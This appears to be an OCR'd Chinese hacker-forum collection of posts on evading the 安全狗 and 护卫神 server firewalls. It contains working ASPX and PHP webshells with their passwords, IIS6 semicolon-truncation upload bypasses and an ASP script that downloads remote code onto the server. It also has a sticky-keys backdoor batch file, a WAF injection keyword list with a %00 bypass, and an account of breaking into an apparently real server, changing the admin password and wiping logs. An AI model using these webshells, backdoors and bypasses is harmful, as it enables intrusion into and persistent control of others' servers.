
过了一会儿

可以访问了



LPK 成功添加用户

然后登录



成功登录

整个过程就几分钟而已

如果你的远控很强悍 我们根本不用担心服务器会掉
他是开机自启动的 只要你任意一个用户登录 他都会上线
结束 88


第6节　安全狗 iis 6.0；截断解析突破

作者：hooklt
邮箱：nobody@f4ck.net
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

众所周知 web 安全狗是国内比较流氓的软件，劫持模块，坑爹的删不了。除了这些流氓行为之外，还恬不知耻的做了各种没有用的限制！比如说注入安全狗本身对 xx.asp?id=69 and 1=1 和 xx.asp?id=69 and 1=2 这些是过滤的，可是对 xx.asp?90sec.org=%00.&xw_id=69%20 and 1=1 和 xx.asp?90sec.org=%00.&xw_id=69%20 and 1=2 却是正常，这个不在今天的讨论范围之内！不过不得不说安全狗在;截断的验证做的还是比较好的！这也是让很多朋友头痛的地方！

写到这首先我们就得说下 iis6.0 解析漏洞的原理，　在网站下建立文件夹的名字为 *.asp、*.asa、*cer 的文件以及文件夹，其目录内的任何扩展名的文件都被 IIS 当作 asp 文件来解析并执行。例如创建目录 90sec.asp，那么 /90sec.asp/1.jpg 将被当作 asp 文件来执行。当文件名为 90sec.asp；90sec.jpg 的时候却会当做 asp 解析这是为什么呢？因为在 c 中；是截断的意思而，应该对技术有一定了解的朋友都是知道的这是 09 年还是 08 年公布的！说句实话我在 07 的时候就知道了！扯远了！不好意思。上长普通的；截断解析安全狗的提示！

代码如下：
Now is: <%=Now()%>
在没有安全狗的情况下图一



在来张！安全狗的提示！图二

图（二）

截断是不是被安全狗屏蔽！如何绕过呢？这个问题我又得讲讲 iis6.0 解析的规则了！

别嫌我啰嗦不直接吧利用方法写出来!剑心大牛在某高峰会上说过一句话不知道大家记不记得“了解一个东西必须了解他的本质”。我说的也是比较浅的！如果 iis6.0 文件名是;90sec.asp;90sec.jpg 那么它是直接截断了呢还是解析了呢？很淡定的告诉你他解析了。iis6.0 会截断之后重新解析;之后的文件！而安全狗的弱智判断就不会有任何的禁用的！
我上长图！

图（三）

没有任何提示的绕过去了！
其实有些时候就是简单的一个;号但是很多人用了很多时间都没有发现！
更多 iis 的配置及工作原理请查阅：
http://baike.baidu.com/view/850.htm
http://zengguo1988.iteye.com/blog/445773
http://www.shopex.cn/help/help_shop/help_shop-1146385586-6442.html
转载请保留作者 id 谢谢合作！

2012 年 8 月 15 日凌晨
By：hooklt

第7节　安全狗提权之愤怒

作者：永恒
邮箱：853402787@qq.com
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

今天一位法客论坛的朋友给我一个 shell。
说要 mysql 提权。版本是 MYSQL 版本:5.1.57-
5.0 以上的要在 mysql 目录里才可执行。
可 f:/ZkeysSoft/MySql/MySQL Server 5.1/lib/plugin/ 不能创建目录。所以 mysql 的提权方法不能成功。或许有些大牛可以。
打开 shell


组建是支持的。说明有希望。

不支持。Aspx 那没关系
上传 cmd 到 F:\RECYCLER\cmd.exe

```
[*] 基本信息 [ C:D:E:F: ]

F:\web\9miaomu\web\> netstat -an | find "ESTABLISHED"
  TCP    184.22.175.5:80        59.58.255.86:50936     ESTABLISHED
  TCP    184.22.175.5:80        59.58.255.86:50937     ESTABLISHED
  TCP    184.22.175.5:80        183.46.215.26:4589     ESTABLISHED
  TCP    184.22.175.5:3389      95.242.181.170:4333    ESTABLISHED
  TCP    184.22.175.5:3389      222.186.9.8:2457       ESTABLISHED


F:\web\9miaomu\web\> whoami
nt authority\network service


F:\web\9miaomu\web\> tasklist
```

可以执行。那就溢出看看吧。

本人喜欢用 iis6




看到是 system 的权限。

好吧添加账户看看。

发现添加不成功、


难道是什么东东格挡了？



可以看出是安全狗。安全狗啊。网上都有教程的。那就用 sethc.exe 来做后门吧。


```
@echo off
del /q %systemroot%\system32\dllcache\sethc.exe
del /q %systemroot%\system32\sethc.exe
copy %systemroot%\explorer.exe%systemroot%\system32\sethc.exe
copy %systemroot%\explorer.exe %systemroot%\system32\dllcache\sethc.exe
```

保持为 1.bat




执行成功。

连接看看。



然后想登陆桌面却不行。用 guest 要加到 administrators 组老是不行。
哥生气了。后果很严重。果断把 administator 管理员密码改了。




成功进入。服务器鸡八卡。清除后门。清除日记。然后走人。

第8节　可突破安全狗的 aspx 一句话

作者：未知
邮箱：nobody@f4ck.net
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

在看一个站的时候，发现服务器装了安全狗，刚开始利用 IIS6 的畸形解析一直被拦截，最后找到了不用畸形解析的办法，传了菜刀的一句话，却连不上，一直返回 403，应该是被拦截，后来找了个相对比较生僻的一句话，终于上传并连接成功，不敢私藏，发出分享。

客户端截图：



服务端一句话木马：

```
<%@ Page Language="C#" ValidateRequest="false" %>
<%try{ System.Reflection.Assembly.Load(Request.BinaryRead(int.Parse(Request.Cookies["f4ck"].Value))).CreateInstance("c", true, System.Reflection.BindingFlags.Default, null, new object[]{ this }, null, null); } catch { }%>
```

密码是 f4ck

工具下载：http://down.f4ck.net/soft/AspxForSafeDog.rar

第2章 护卫神突破

护卫神是国内起步较早的一家网站/服务器防护软件开发商。

第1节　绕过护卫神云查杀系统的 2 种测试

作者：贱人
邮箱：f4ck@f4ck.net
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

今天在别的论坛看到 绕过护卫神云查杀系统的文章。后来也测试了下没用啊
这是他的地址 http://www.myhack.org/thread-5006-1-1.html
后来就自己摸索了下。
发现:
<?php
@eval
($_POST['1']);?>
这个有用。

在后来 发现 http://www.koohik.com/blog/phpXi…unChaShaXiTong.html 这个文章里面的：
<title>login</title>nono<?php

eval
($_POST
[1])

?>

这个也可以成功

此文章属于半原创。

第2节　记一次 FCK 突破护卫神

作者：贱人
邮箱：f4ck@f4ck.net
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

视频下载地址：
http://down.f4ck.net/video/FckPassHuweishen.rar

第3节　突破护卫神几种思路

作者：泪少
邮箱：70826450@qq.com
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

去年的时候我就写过突破护卫神的思路
http://hacksb.blog.163.com/blog/static/187219165201110216431443 7/

以前搞站的时候一直遇到护卫神　遇到护卫神的时候一直放弃　从来不看，　心里想这样总不行把　有天有遇到了护卫神　跟我朋友一起把手里的所有的马儿全部试验了　小马可以上传 大马不可以上传　也是一个 eweb 编辑器　之后他说 要不给 acc 的数据库里面插入一句话 这样的话不知道杀不杀　我们就去试验了 事实证明我们成功了这个方面最后也在 t00ls 公布过了 最新版本的护卫神已经拦截了数据库马儿。 什么叫数据库马儿 就是 acc 库里插入一句话　比如：你日站的时候找到漏洞数据库的路径是 asa asp 的　你就想着插入一句话　之后连接　这个数据库马儿跟这个是一样的，
去年 11 月份的时候调用还行 还可以上马儿　但是现在不行了　调用的代码如下

将一句话保存为 XX.jpg 上传后 地址为 .../xxxxxx.jpg

在上传一个 x.asp 内容为 <!－#include file="../xxxxxx.jpg"-->

或者你传个远程下载的马儿　远程在目录下在一个马儿　代码如下　这个方法以前用过 不知道现在还可以用不。

```
<%
Set xPost = CreateObject("Microsoft.XMLHTTP")
xPost.Open "GET","http://www.xxx.com/123/1.txt",False
xPost.Send()
Set sGet = CreateObject("ADODB.Stream")
sGet.Mode = 3
sGet.Type = 1
sGet.Open()
sGet.Write(xPost.responseBody)
sGet.SaveToFile Server.MapPath("ls.asp"),2
set sGet = nothing
set sPOST = nothing
%>
```

刚才杨总发的这个站　我估计不是最新版的护卫神　用的数据库马儿就可以突破。

我这里还有其他的突破一句话 需要的可以 M 我 我就不发在论坛了 发在论坛会和谐的。


第4节　可突破护卫神的 php 一句话

作者：未知
邮箱：nobody@f4ck.net
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

刚又看到个可突破护卫神的 php 一句话：

<?php $a = str_replace(x,"","axsxxsxexrxxt");
$a($_POST["c"]); ?>

菜刀直接连，不需要构造连接字符串，密码 c



第5节　对护卫神防火墙的分析

作者：conqu3r
邮箱：nobody@f4ck.net
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

上个礼拜很不给力，本来答应进行一个主题演讲的，后来只讲了 burpsuite 的一种用法。很对不起大家，这个礼拜的议题是绕过，虽然这次来的人比较少，不过会议还是得继续。分享依然是重要的….

这次我负责分析的是护卫神系统，怎么说，这玩意在关键字检测上确实很强大，检测规则可以自己添加，也可以按照官方下载的来。分析如下：

1、规则匹配

护卫神系统对三种提交参数的方式都进行了匹配，GET POST COOKIES。主要代码如下

GET 方式匹配的数据有：

view source
xp_cmdshell
*and*db_name()*>*0*
*and*user*>*0*
cacls.exe:*
*exec*copy*
*insert*exec*
*bulk*insert*exec*
*select*is_srvrolemember*
*use*model*
*select*is_member*
*declare*sysname*
xp_availablemedia
xp_dirtree
xp_terminate_process
sp_dropextendedproc
*exec*sp_addlogin*
xp_regdeletekey
*exec*xp_regread*
*insert*temp*exec*
*exec*xp_regenumvalues*'*
*exec*xp_regwrite*'*
*exec*xp_regread*'*
*exec*xp_regdeletevalue*'*

declare@*char*
*exec*xp_regaddmultistring*'*
*exec*xp_regdeletekey*'*
*exec*xp_regenumvalues*'*
*exec*xp_regread*'*
*exec*xp_regremovemultistring*'*
*exec*xp_regwrite*'*
declare@*
*union*select*
*select*from*
*update*set*

POST 方式匹配的参数有：

view source
xp_cmdshell
*and*db_name()*>*0*
*and*user*>*0*
cacls.exe:*
*exec*copy*
*insert*exec*
*bulk*insert*exec*
*select*is_srvrolemember*
*use*model*
*select*is_member*
*declare*sysname*
xp_availablemedia
xp_dirtree
xp_terminate_process
sp_dropextendedproc
*exec*sp_addlogin*
xp_regdeletekey
*exec*xp_regread*
*insert*temp*exec*
*exec*xp_regenumvalues*'*
*exec*xp_regwrite*'*
*exec*xp_regread*'*
*exec*xp_regdeletevalue*'*
declare@*char*
*exec*xp_regaddmultistring*'*
*exec*xp_regdeletekey*'*
*exec*xp_regenumvalues*'*
*exec*xp_regread*'*
*exec*xp_regremovemultistring*'*

*exec*xp_regwrite*'*
declare@*
*union*select*
*select*from*

cookie 方式匹配的参数有：

view source
xp_cmdshell
*and*db_name()*>*0*
*and*user*>*0*
cacls.exe:*
*exec*copy*
*insert*exec*
*bulk*insert*exec*
*select*is_srvrolemember*
*use*model*
*select*is_member*
*declare*sysname*
xp_availablemedia
xp_dirtree
xp_terminate_process
sp_dropextendedproc
*exec*sp_addlogin*
xp_regdeletekey
*exec*xp_regread*
*insert*temp*exec*
*exec*xp_regenumvalues*'*
*exec*xp_regwrite*'*
*exec*xp_regread*'*
*exec*xp_regdeletevalue*'*
declare@*char*
*exec*xp_regaddmultistring*'*
*exec*xp_regdeletekey*'*
*exec*xp_regenumvalues*'*
*exec*xp_regread*'*
*exec*xp_regremovemultistring*'*
*exec*xp_regwrite*'*
declare@*
*union*select*
*select*from*
*update*set*
这些，基本上涵盖了所有我知道的注入方式，可以说很完美。

实测发现，绕过的方式还是有的，可以通过程序对%00 这个截断符的操作，来进行截断，假设，我们在传递参数的时候，护卫神在处理%00 的数据时，截断，会是什么情况呢，应该是不会有后面的数据，因此，我们可以打破规则，进行处理。

测试如下：

先在 mysql 数据库里面测试：

view source1 select/*%00*/* from admin;

返回结果，当然，如果在/**/里面加入感叹号，mysql 会出不停的接收参数，所以不能用。我们用上面这句即可，php 的版本合适的话 /*%00*/应该会作为参数进行传递进入数据据，而此时，护卫神系统已经无法识别规了。

当然，在测试的时候，本地搭建的环境有点问题，php 没有成功加载 mysql 模块，一直无法测试实际的 php 处理是否正确，不过通过对 fck 上传的猜想，应该是成功利用的。

这里介绍另外一种突破方法 详见：《突破护卫神之见招拆招》

2、上传规则

护卫神系统有上传保护的东西，发现，其实在 post 的数据中，不出现关键函数就可以直接绕过，只要上传成功，后台运行不会影响

可以利用：

```
$code='xxx';
$x=str_replace('f',"","bfafsfef6f4f_ffdffeffcffoffdffef");
preg_replace(''a'eis','e'.'v'.'a'.'l'.'($x($code))','a');
```

